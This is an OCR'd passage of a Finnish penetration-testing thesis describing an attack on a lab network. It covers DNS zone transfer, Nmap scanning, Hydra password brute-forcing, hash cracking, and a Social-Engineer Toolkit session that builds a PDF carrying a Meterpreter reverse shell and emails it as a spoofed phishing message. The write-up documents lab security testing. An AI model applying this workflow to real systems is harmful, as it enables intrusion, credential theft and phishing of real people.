
KUVIO 74. Meterpreter download komento

Ladatun MySQLHandler.php tiedoton sisältöä on esitetty kuviossa 75. Tietokannan käyttäjänimi on "root" ja salasanaa ei ole asetettu ollenkaan.



KUVIO 75. MySQLHandler.php

Lopuksi suoritettiin tarkastelu kohdekoneen Administrator käyttäjän salasanalle käyttäen John The Ripper työkalua. Meterpreterin hashdump moduulilla haltuun saatu hash tallennettiin hash.txt tiedostoon, ja itse tarkastelu suoritettiin käyttämällä yleisiä salasanoja sisältävää salasanalistaa. Murrettu salasana "Password123" ja käytetty komento on esitetty kuviossa 76.



KUVIO 76. John The Ripperin murtama salasana


10 ESIMERKKI 2: TUNKEUTUMINEN SISÄVERKKOON

10.1 Testauksen lähtökohdat

Esimerkkiä 2 tehtäessä oli testaukseen käytettävä laboratorioverkko saatu kokonaisuudessaan valmiiksi. Kohde verkossa oli neljä konetta ja testaukseen käytin kahta konetta joista toiseen oli asennettu Backtrack 5 R3 ja toiseen Windows 7. Esimerkki 1:sessä käytetty web-palvelimelle sekä DNS ja sähköposti-palvelimen roolia hoitavalle koneelle oli annettu julkiset osoitteet. Nämä kaksi konetta toimivat testattavan verkon DMZ alueella, ja olivat tavoitettavissa suoraan testauskoneilta verkon yli. Sisäverkon muodostivat kaksi konetta, joille oli annettu privaatit ip-osoitteet ja nämä koneet pystyivät liikennöimään ulospäin NAT:n (Network Address Translation) avulla. Kuten esimerkissä 1, myös tässä keskityttiin testauksen tekniseen toteuttamiseen. Tavoitteena oli tunkeutua sisäverkkoon.


10.2 Tiedonkeruu käyttäen DNS kyselyitä ja webshag ohjelmaa

Testaus aloitettiin käyttämällä linuxin dig komentoa kohde domainiin pentest-target.com. Kuviossa 77 on esitetty komennon tuloste. pentest-target.com ohjautuu osoitteeseen 192.81.160.10. Nimipalvelimena (NS) toimii pen1.pentest-target.com, jonka osoite on 192.81.160.2.




KUVIO 77. Dig pentest-target.com

Kuviossa 78 on kokeiltu suorittaa nimipalvelimelle pen1.pentest-target.com zone transfer käyttämällä linuxin dig työkalua. @pen1.pentest-target.com määrittelee käytettävän nimipalvelimen ja axfr-optio käskee yrittämään zone transferia. Palvelin oli konfiguroitu huonosti ja se salli zone transferin testaus-koneeni osoitteeseen. Zone transferin avulla kaikki nimipalvelimen tietueet alueelle pentest-target.com saatiin kaapattua. Saaduista tiedoista selviää että 192.81.160.2 eli pen1.pentest-target.com toimii sekä DNS- että sähköposti-palvelimena (MX- ja NS-tietue).



KUVIO 78. DNS zone transfer palvelimelta pen1.pentest-target.com

Kyseessä on alue (zone) pentest-target.com, jossa on kaksi konetta 192.81.160.2 ja 192.81.160.10. Sisäverkon koneet ovat omalla alueellaan. BackTrackista löytyy useita työkaluja sähköposti osoitteiden etsimiseen. Tällaisia ovat esimerkiksi Maltego, Metasploitin search_email_collector moduuli ja The Harvester. Nämä kuitenkin käyttävät hyväkseen hakukoneita kuten Google ja Bing. Koska testaus tapahtui suljetussa laboratorio verkossa käytin BackTrackista löytyvää webshag ohjelmaa, josta on saatavilla sekä CLI ja GUI versiot. Webshag sisältää spider-moduulin, jolla pystytään käymään automatisoidusti läpi haluttu web-sivusto ja etsimään mm. sähköposti osoitteita. Lisäsin testausta varten mutillidaen etusivulle sähköposti osoitteet testman@pentest-target.com ja target@pentest-target.com, jotka myös loin sähköposti palvelimelle pen1.pentest-target.com. Kuviossa 79 on esitelty webshag ja sen löytämät sähköpostiosoitteet.



KUVIO 79. Webshag ja löydetyt sähköpostiosoitteet

10.3 Haavoittuvuuksien etsiminen käyttäen Nexposea ja Nmapia

Haavoittuvuuksien etsimiseen löytyneistä kahdesta koneesta käytin Nexposea, joka oli integroitu osaksi Metasploit Community editionia. Käytetyt asetukset on esitetty kuviossa 80.

KUVIO 80. Nexpose asetukset

Kuviossa 81 on esittetty Nexposen löydökset. Mikäli nexpose olisi löytänyt haavoittuvuuden johon metasploitista löytyisi suoraan moduuli, pystyttäisiin

siihen hyökkäämään suoraan Metasploit communityn Web-käyttöliittymästä. Testauksessa Nexpose ei löytänyt tällaista haavoittuvuutta. Sen sijaan tulok-sissa näkyi että pen1.pentestest-target.com, jonka aiemmin todettiin toimivan sähköposti- ja nimipalvelimena, lähettää tietoja suojaamattomana TCP porttiin 110. Porttia 110 käyttää POP3 eli Post Office Protocol.

KUVIO 81. Nexpose löydökset


Seuraavaksi suoritettiin skannauksen palvelimelle pen1.pentest-target.com käyttäen Zenmap ohjelmaa ja samoja asetuksia kuin esimerkissä 1. Kuviossa 82 on esitetty skannauksen tulokset. Kyseessä on Windows Server 2003 jon-ka tarjoamina palveluina POP3/SMTP ja DNS.

```
Nmap scan report for pen1.pentest-target.com (192.81.160.2)
Host is up (0.0089s latency).
Not shown: 995 filtered ports
PORT     STATE  SERVICE       VERSION
23/tcp   closed telnet
25/tcp   open   smtp          Microsoft ESMTP 6.0.3790.3959
| smtp-commands: pen1 Hello [103.6.220.100], TURN, SIZE 2097152, ETRN,
PIPELINING, DSN, ENHANCEDSTATUSCODES, 8bitmime, BINARYMIME, CHUNKING,
VRFY, OK,
|_ This server supports the following commands: HELO EHLO STARTTLS RCPT
DATA RSET MAIL QUIT HELP AUTH TURN ETRN BDAT VRFY
53/tcp   open   domain        Microsoft DNS
110/tcp  open   pop3          Microsoft Windows 2003 POP3 Service 1.0
|_pop3-capabilities: capa APOP
3389/tcp closed ms-wbt-server
Device type: general purpose
Running: Microsoft Windows 2003
OS CPE: cpe:/o:microsoft:windows_server_2003::sp1
cpe:/o:microsoft:windows_server_2003::sp2
OS details: Microsoft Windows Server 2003 SP1 or SP2, Microsoft Windows
Server 2003 SP2
Network Distance: 7 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: Incremental
Service Info: Host: pen1; OSs: Windows, Windows 2000; CPE:
cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_2000

TRACEROUTE (using port 23/tcp)
HOP RTT     ADDRESS
1   6.95 ms 103.6.220.1
2   7.08 ms 121.59.2.1
3   7.18 ms 4.5.126.1
4   7.33 ms 91.152.20.251
5   7.39 ms 192.121.144.2
6   7.58 ms 192.103.94.10
7   7.68 ms pen1.pentest-target.com (192.81.160.2)

NSE: Script Post-scanning.
Read data files from: /usr/local/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results
at http://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 77.45 seconds
           Raw packets sent: 2039 (91.426KB) | Rcvd: 33 (1.902KB)
```

KUVIO 82. Nmap skannaus palvelimelle pen1.pentest-target.com


10.4 Tunkeutuminen sisäverkkoon

Testasin telnet yhteyttä koneen pen1.pentest-target.com porttiin 110, koska POP3 palvelulle pystytään lähettämään kyselyjä tätä kautta. AUTH komennolla tarkasteltiin kuinka palvelin autentikoi käyttäjänsä. Tämä on esitetty kuviossa 83. NTLM viittaa siihen että kyseinen POP3-palvelin autentikoi käyttäjät käyttäen windowsin käyttäjänimiä ja salasanoja.



KUVIO 83. POP3 AUTH-komento

Löytyneet sähköpostiosoitteet testasin hydralla, joka on esitetty kuviossa 84. Löytyneet osoitteet tallenettiin tiedostoon pentest.txt ja salasana listana käytettiin John The Ripperin mukanan tulevaa salasana listaa password.lst. Hydra löysi kyseistä listaa käytettäessä salasanan osoitteelle target@pentest-target.com.




KUVIO 84. Hydralla murrettu POP3 salasana

Käyttäen palvelimen osoitetta pen1.pentest-target.com, osoitetta target@pentest-target.com ja salasanaa password, pystyisi mahdollinen vihamielinen hyökkääjä lukemaan, lähettämään ja poistamaan posteja kyseisen käyttäjän sähköpostilaatikosta. Koska penetraatiotestaajan on toimittava lain puitteissa, eikä yksittäisen työntekijän yksityisyyttä haluta loukata, jätetään sähköpostit lukematta.

POP3:n tavoin testasin telnet-yhteyttä käyttäen, kuinka palvelimen SMTP palvelu autentikoi käyttäjät. Huonosti konfiguroitu SMTP-palvelin tarjoaa hyök-

kääjälle täydelliset lähtökohdat Social Engineering tyyppiselle hyökkäykselle (Dhanjani ym. 2009, 79). Kuviossa 85 on esitetty EHLO-komennon tuloste, jolla saadaan tulostettua kyseisen palvelimen SMTP ominaisuuksia. Jos SMTP autentikoisi käyttäjät käyttäen windowsin käyttäjätunnusta ja salasanaa näkyisi tulosteessa rivi 250-AUTH GSSAPI NTLM. Mikäli palvelu autetikoisi käyttäjät erillisellä salasana listalla näkyisi tulosteessa rivi 250-AUTH LOGIN. Tämän totesin testauksen aikana vaihtelemalla testattavalta palvelimelta SMTP:n asetuksia. Näiden molempien puuttuessa voidaan päätellä ettei kyseisen palvelimen SMTP palvelu autentikoi käyttäjiä millään tavalla. Tällainen palvelin mahdollistaa sähköpostin lähettämisen toisen käyttäjän nimellä, ilman että tarvitsee tietää käyttäjän salasanaa. Mikäli SMTP autentikoisi käyttäjänsä, voitaisiin salasana yrittää murtaa hydran avulla.



KUVIO 85. SMTP EHLO-komento

Koska palvelin pen1.pentest-target.com mahdollisti sähköpostin lähettämisen ilman autentikointia, muodostettiin Social-Engineer Toolkit ohjelmalla huijausviestin, jonka liitteenä oli haittaohjelman sisältävä pdf-tiedosto. Muodostetun huijausviestin lähetin target@pentest-target.com osoitteesta toiseen löytyneeseen sähköposti osoitteeseen eli testman@pentest-target.com. Kuviossa 86 on esitetty liitetiedostona lähetetyn pdf-tiedoston muodostaminen käyttäen Social-Engineer Toolkitä. Kyseinen pdf-tiedosto avaa meterpreter session hyökkääjän koneeseen kun tiedosto avataan.

```
# Spearphishing module

   1) Perform a Mass Email Attack
   2) Create a FileFormat Payload
   3) Create a Social-Engineering Template
  99) Return to Main Menu

set:phishing>2

 Select the file format exploit you want.
 The default is the PDF embedded EXE.

           ********** PAYLOADS **********

   1) SET Custom Written DLL Hijacking Attack Vector (RAR, ZIP)
   2) SET Custom Written Document UNC LM SMB Capture Attack
   3) Microsoft Windows CreateSizedDIBSECTION Stack Buffer Overflow
   4) Microsoft Word RTF pFragments Stack Buffer Overflow (MS10-087)
   5) Adobe Flash Player "Button" Remote Code Execution
   6) Adobe CoolType SING Table "uniqueName" Overflow
   7) Adobe Flash Player "newfunction" Invalid Pointer Use
   8) Adobe Collab.collectEmailInfo Buffer Overflow
   9) Adobe Collab.getIcon Buffer Overflow
  10) Adobe JBIG2Decode Memory Corruption Exploit
  11) Adobe PDF Embedded EXE Social Engineering
  12) Adobe util.printf() Buffer Overflow
  13) Custom EXE to VBA (sent via RAR) (RAR required)
  14) Adobe U3D CLODProgressiveMeshDeclaration Array Overrun
  15) Adobe PDF Embedded EXE Social Engineering (NOJS)
  16) Foxit PDF Reader v4.1.1 Title Stack Buffer Overflow
  17) Apple QuickTime PICT PnSize Buffer Overflow
  18) Nuance PDF Reader v6.0 Launch Stack Buffer Overflow
  19) Adobe Reader u3D Memory Corruption Vulnerability
  20) MSCOMCTL ActiveX Buffer Overflow (ms12-027)

set:payloads>11

[-] Default payload creation selected. SET will generate a normal PDF
with embedded EXE.

    1. Use your own PDF for attack
    2. Use built-in BLANK PDF for attack

set:payloads>2

   1) Windows Reverse TCP Shell               Spawn a command shell on
victim and send back to attacker
   2) Windows Meterpreter Reverse_TCP         Spawn a meterpreter shell on
victim and send back to attacker
   3) Windows Reverse VNC DLL                 Spawn a VNC server on victim
and send back to attacker
   4) Windows Reverse TCP Shell (x64)         Windows X64 Command Shell,
Reverse TCP Inline
   5) Windows Meterpreter Reverse_TCP (X64)   Connect back to the attacker
(Windows x64), Meterpreter
   6) Windows Shell Bind_TCP (X64)            Execute payload and create
an accepting port on remote system
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over
HTTP using SSL and use Meterpreter

set:payloads>2
```


KUVIO 86. Haittaohjelman sisältävän pdf-tiedoston luominen käyttäen SET:iä

Kuviossa 87 on esitetty huijausviestin muodostaminen ja lähetys SET:iä käyttäen. Viestin otsikossa lukee "Työhyvinvointikysely" ja se sisältää kuviossa 87 luodun haitallisen tiedoston, joka nimettiin "lomake_2012.pdf". SET mahdollistaa myös saman postin lähettämisen kerralla useisiin osoitteisiin.

```
[-] Generating fileformat exploit...
[*] Payload creation complete.
[*] All payloads get sent to the
/pentest/exploits/set/src/program_junk/template.pdf directory
[-] As an added bonus, use the file-format creator in SET to create your
attachment.

   Right now the attachment will be imported with filename of
'template.whatever'

   Do you want to rename the file?

   example Enter the new filename: moo.pdf

    1. Keep the filename, I don't care.
    2. Rename the file, I want to be cool.

set:phishing>2
set:phishing> New filename:lomake_2012.pdf
[*] Filename changed, moving on...

   Social Engineer Toolkit Mass E-Mailer

   There are two options on the mass e-mailer, the first would
   be to send an email to one individual person. The second option
   will allow you to import a list and send it to as many people as
   you want within that list.

   What do you want to do:

   1.  E-Mail Attack Single Email Address
   2.  E-Mail Attack Mass Mailer

   99. Return to main menu.

set:phishing>1

   Do you want to use a predefined template or craft
   a one time email template.

   1. Pre-Defined Template
   2. One-Time Use Email Template

set:phishing>2
set:phishing> Subject of the email:Työhyvinvointi kysely
set:phishing> Send the message as html or plain? 'h' or 'p' [p]:p
set:phishing> Enter the body of the message, hit return for a new line.
Control+c when finished:^C
set:phishing> Send email to:testman@pentest-target.com

  1. Use a gmail Account for your email attack.
  2. Use your own server or open relay

set:phishing>2
set:phishing> From address (ex: moo@example.com):target@pentest-
target.com
set:phishing> Username for open-relay [blank]:
Password for open-relay [blank]:
set:phishing> SMTP email server address (ex.
smtp.youremailserveryouown.com):pen1.pentest-target.com
set:phishing> Port number for the SMTP server [25]:
set:phishing> Flag this message/s as high priority? [yes|no]:yes
[*] SET has finished delivering the emails
set:phishing> Setup a listener [yes|no]:yes
```


KUVIO 87. Huijausviestin lähettäminen SET:llä

Käyttäjälle testman saapunut huijausviesti on esitetty kuviossa 88. Koska sähköposti näyttää olevan peräisin käyttäjältä target, on todennäköistä että käyttäjä testman avaa liitetiedoston epäilemättä huijausta.



KUVIO 88. Testam@pentest-target.com sähköpostiin saapunut huijausviesti

Kun käyttäjä testman avaa saapuneen sähköpostin mukana tulleen pdf-tiedoston, avaa se testauksessa käytetylle BackTrack 5 R3 koneelle meterpreter yhteyden. Käyttäjälle itselleen avautuu tyhjä pdf-tiedosto. Testauskoneelle oli tätä ennen Metasploitia käyttäen käynnistetty tulevia yhteyksiä vastaan ottava prosessi samoin kuin esimerkissä 1. Kuviossa 89 on esitetty saatu meterpreter yhetys kohteen sisäverkossa olevalle koneelle.



KUVIO 89. Sisäverkon koneelle auennut meterpreter-sessio

